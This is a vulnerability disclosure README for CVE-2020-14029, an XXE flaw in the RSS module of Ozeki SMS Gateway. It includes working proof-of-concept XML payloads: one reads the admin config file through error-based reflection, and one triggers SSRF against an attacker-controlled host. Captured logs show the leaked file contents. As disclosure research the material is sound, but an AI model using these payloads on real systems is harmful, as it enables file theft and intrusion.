

master Disclosures / CVE-2020-14029-XXE-Ozeki SMS Gateway /

DrunkenShells Ozeki Disclosure ...

on Sep 18, 2020 History

..

XXE Payloads	2 years ago
Attacker's Server.png	2 years ago
Error based XXE.png	2 years ago
README.md	2 years ago
SSRF.png	2 years ago
Web View.png	2 years ago

README.md

CVE-2020-14029: Ozeki SMS Gateway Insecure XML Parsing in the "RSS" Module

In the Ozeki SMS Gateway software, versions 4.17.6 and below, the RSS module processes XML files in an unsafe manner, which opens the application to XML External Entity attacks.

This vulnerability can be leveraged to:

- Read files directly via verbose error in Event Logs
- Server Side Request Forgery (SSRF) attacks
- Exfiltrating files remotely via Out of Band (OOB) attacks

Requirements:

This vulnerability requires:


- Access to an Ozeki Web Application administration interface with rights to create/modify "RSS" feeds.

Proof Of Concept:

Inline XXE

This vulnerability can be used to reflect the content of arbitrary files in the "Event" window via a "Invalid Time Format" error:

First, we point the URL to a HTTP server controlled by the attacker (Ex. 192.168.243.128):



Upon the victim's request, the attacker's server will serve the following malicious XML content:

```
<?xml version="1.0" ?>
<!DOCTYPE message [
<ENTITY ext SYSTEM "C:\Program Files (x86)\Ozeki\OzekiNG - SMS Gateway\Config\user-admin.txt">
]>
<rss xmlns:media="https://github.com/DrunkenShells" version="2.0">
<channel>
<generator>NFE/5.0</generator>
<title>Top CVEs - DrunkenShells Disclosures</title>
<link>https://github.com/DrunkenShells/Disclosures</link>
<language>en-US</language>
<webMaster>Mal</webMaster>
<copyright>2020 Mal Inc.</copyright>
<lastBuildDate>Tue, 02 Jun 2021 20:24:34 GMT</lastBuildDate>
<description>CVE News</description>
```

```
<item>
<title>XXE in Ozeki SMS Gateway</title>
<link>https://github.com/DrunkenShells/Disclosures</link>
<guid isPermaLink="false">52780825896929</guid>
<pubDate>&ext;</pubDate>
<description>Mal</description>
<source url="https://cve.mitre.org/">Mitre</source>
</item>
</channel>
</rss>
```

We can see the request made by the server:

```
guest@kali: ~/Ozeki_Jail/jail
guest@kali:~/Ozeki_Jail/jail$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.243.129 - - [02/Jun/2020 15:40:08] "GET /rss.xml HTTP/1.1" 200 -
```

And, in this case the "user-admin.txt" file gets reflected in the event log:

```
1234567 - Events
06/02/2020 13:33:01 - Service stopped
06/02/2020 13:33:01 - Timer error.
06/02/2020 13:34:16 - Invalid Time format: 1591129954
06/02/2020 13:34:16 - Service stopped
06/02/2020 13:34:16 - Timer error.
06/02/2020 13:36:10 - Invalid Time format: 1591129954
06/02/2020 13:36:10 - Service stopped
06/02/2020 13:36:10 - Timer error.
06/02/2020 13:37:43 - Invalid Time format:
06/02/2020 13:37:43 - Accounting off
06/02/2020 13:37:43 - ADDRESSBOOKTYPE File Addressbook
06/02/2020 13:37:43 - AllowRouteOverride off
06/02/2020 13:37:43 - Autocconnect on
06/02/2020 13:37:43 - GUIAccess on
06/02/2020 13:37:43 - IdOverride off
06/02/2020 13:37:43 - LastLogin
06/02/2020 13:37:43 - LogCommunication on
06/02/2020 13:37:43 - LogDirectory C:\Program Files (x86)\Ozeki\OzekiNG - SMS Gateway\Logs
06/02/2020 13:37:43 - LogHistoryCount 8
06/02/2020 13:37:43 - LogLinesBeforeCheckSize 20
06/02/2020 13:37:43 - LogMaxFileSize 2000
06/02/2020 13:37:43 - LogMessages on
06/02/2020 13:37:43 - Password_ENC
06/02/2020 13:37:43 - PhoneNumber admin
06/02/2020 13:37:43 - TBPATh C:\Program Files (x86)\Ozeki\OzekiNG - SMS Gateway\Users\admin\Addressbook\
06/02/2020 13:37:43 - TimeEnd 23:59
06/02/2020 13:37:43 - TimeStart 00:00
06/02/2020 13:37:43 - Type Standard
06/02/2020 13:37:43 - Username admin
06/02/2020 13:37:43 - UseSmsScheduling off
06/02/2020 13:37:43 - ZipRotatedFiles on
06/02/2020 13:37:43 - Service stopped
06/02/2020 13:37:43 - Timer error.
```

Server Side Request Forgery (SSRF)

Another way to use this XXE is to trigger a SSRF, in this case by making a controlled HTTP GET request when the XML is parsed. We will be using the same steps as above, but the XML is replaced with the following:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<ENTITY callhome SYSTEM "http://192.168.243.128:8000/hehehehe">
]
>
<foo>&callhome;</foo>
```

Now, every time the XML is parsed, a second HTTP request to "<http://192.168.243.128:8000/hehehehe>", will be triggered.

```
guest@kali: ~/Ozeki_Jail/jail
guest@kali:~/Ozeki_Jail/jail$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.243.129 - - [02/Jun/2020 15:21:17] "GET /xxe.xml HTTP/1.1" 200 -
192.168.243.129 - - [02/Jun/2020 15:21:17] code 404, message File not found
192.168.243.129 - - [02/Jun/2020 15:21:17] "GET /hehehehe HTTP/1.1" 404 -
```